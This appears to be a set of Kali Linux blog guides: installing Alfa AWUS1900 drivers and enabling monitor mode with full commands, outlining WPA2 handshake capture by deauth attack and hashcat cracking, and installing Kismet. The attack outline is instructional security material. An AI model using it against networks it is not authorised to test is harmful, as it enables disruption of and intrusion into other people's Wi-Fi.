Alfa AWUS1900 is a quad antenna 802.11ac Wi-Fi USB receiver boasting router connection speeds of up to 1900 Mbps (1300 Mbps for 5 Ghz + 600 Mbps for 2.4 Gz).

It is compatible with Microsoft Windows 7, 8/8.1, and Windows 10, connects to the OS by USB 3.

Four transmit/four receive (4T4R) dual band antenna allows utilization of both 2.4 and 5 Ghz radio bands on 802.11ac routers for a combined max connect rate of 1900 mbps.

The antennas can be detached and extended or upgraded.

Step 1: Update the system

1.1 Update and upgrade

```
sudo apt-get update && apt-get upgrade
```

1.2 Update dependence

```
sudo apt-get dist-upgrade -y
```

Step 2: Install Chipset Drivers

2.1 Before we begin to install ALFA AWUS1900, confirm that the network card is connect to Kali Linux by displaying USB connected devices

```
sudo lsusb
```

```
root@GalaxyS9:~# sudo lsusb
Bus 004 Device 002: ID 0bda:8813 Realtek Semiconductor Corp.
Bus 004 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 002 Device 005: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 004: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 003: ID 0e0f:0008 VMware, Inc.
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 003 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
root@GalaxyS9:~#
```

2.2 Install realtek chipset RTL8814U drivers

```
sudo apt install realtek-rtl88xxau-dkms
```

2.3 Reboot and reconnect

```
sudo reboot
```

2.4 Confirm that the card is installed and running

```
sudo ifconfig
```

```
root@GalaxyS9:~# sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.128  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::20c:29ff:fed0:e17a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d0:e1:7a  txqueuelen 1000  (Ethernet)
        RX packets 193  bytes 21265 (20.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58  bytes 4527 (4.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28  bytes 1596 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 1596 (1.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
```

```
        ether 5a:00:35:a3:b4:70  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@GalaxyS9:~#
```

```
sudo iwconfig
```

```
root@GalaxyS9:~# sudo iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=18 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
lo        no wireless extensions.

eth0      no wireless extensions.

root@GalaxyS9:~#
```

2.5 If the above don’t work then install the packets bellow.

In the git directory you will find a dkms installation script, execute the script to fix the installation.

```
sudo apt install dkms &&
sudo apt-get install bc &&
sudo apt-get install build-essential &&
sudo apt-get install linux-headers-$(uname -r)
sudo git clone https://github.com/aircrack-ng/rtl8812au
```

Step 3: Set The Card In Monitor Mode

3.1 You have to set the monitor mode manually on the AWUS036ACH & AWUS1900

```
## Set interface down
sudo ip link set wlan0 down

## Set monitor mode
sudo iwconfig wlan0 mode monitor

## Set interface up
sudo ip link set wlan0 up
```

3.2 Confirm monitor mode

```
sudo iwconfig
```

```
root@GalaxyS9:~# iwconfig
wlan0     IEEE 802.11  Mode:Monitor  Frequency:5.3 GHz  Tx-Power=18 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
lo        no wireless extensions.

eth0      no wireless extensions.

root@GalaxyS9:~#
```

3.3 Test the card by sniffing nearby networks

```
sudo airodump-ng wlan0
```

```
CH  7 ][ Elapsed: 1 min ][ 2018-12-23 17:32
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 84:C9:B2:6A:9E:90  -49        6        0    0   1  130  WPA2 CCMP   PSK  HonnyP01
root@GalaxyS9:~#
```

3.4 Changing adapter back to manged mode

```
## Set interface down
sudo ip link set wlan0 down

## Set managed mode
sudo iwconfig wlan0 mode managed

## Set interface up
sudo ip link set wlan0 up
```

Step 4: Optional Commands

4.1 Change TX power

```
sudo iwconfig wlan0 txpower 30

## OR

sudo iw wlan0 set txpower fixed 3000
```

4.2 Set channel manually


```
## Set channel 6, width 40 MHz:
sudo iw wlan0 set channel 6 HT40-

## Set channel 149, width 80 MHz:
```

```
sudo iw wlan0 set freq 5745 80 5775
```

Conclusion

We have installed ALFA AWUS1900 on Kali Linux and change the mode to monitor mode on the network card

Check out the Ethical Hacking notes for more Kali Linux quick guides.



How To Capturing WPA2-PSK Handshake Kali Linux 2018.4

In this lab i will show how to capture the WPA2 4 way handshake using Kali Linux and using hashcat to crack the captured file.

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.

Step 1: Enable Monitor Mode On a Supported WiFi Card

1.1.a Display wireless card

1.2 Enable monitoring mode

1.3 Display the new created virtual interface called wlan0mon

Step 2: Use Airodump To Capture Packets

2.1.a Start sniffing nearby trafic

Use the command below to sniff nearby trafic and save the captured packets in to a file

2.1.b Let it run a while and close the capture, the file will contain the bssid address and the channel

Step 3: Capture The WPA2-PSK Handshake

3.1 Use airodump-ng to record the traffic from a specific access point, copy the BSSID and the channel number from the file that we created in the last step

3.2.a Open a new terminal window and launch a deauth attack with aireplay-ng

3.2.b Go back to terminal 1, stop the capture when you capture the wpa handshake

3.2.c Stop the deauth attack in terminal 2

3.3.a Confirm the captured handshake with aircrack-ng

Step 4: Convert The Captured Cap File

4.1 The captured .cap file needs to be to hccapx format to be cracked, the hashcat team have created a site where you can upload and convert a WPA / WPA2 pcap capture file to a hashcat capture file.

Open https://hashcat.net/cap2hccapx/ and upload the file.

Please fallow the guide on how to crack the formatted file using hashcat in windows.

> *How To Crack WPA/WPA2 Hash Using HashCat*

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.

How To Install Kismet Kali Linux 2018.4

Step 1: Update And Install Dependencies

1.1.a Upgrade / Update

1.2.a Install dependencies

1.2.b Install libusb

1.3.a Install Python add-ons

Step 2: Install And Configure Kismet

2.1.a Clone the repository and go to kismet directory

2.2.a Configure the installation

2.2.b Create the installation

2.2.c Start the installation

Step 3: Start Kismet (ALFA AWUS1900)

3.1.a Put Your Wireless Card in Monitor Mode

3.1.b Start Kismet web UI

3.1.c Start Kismet with wlan0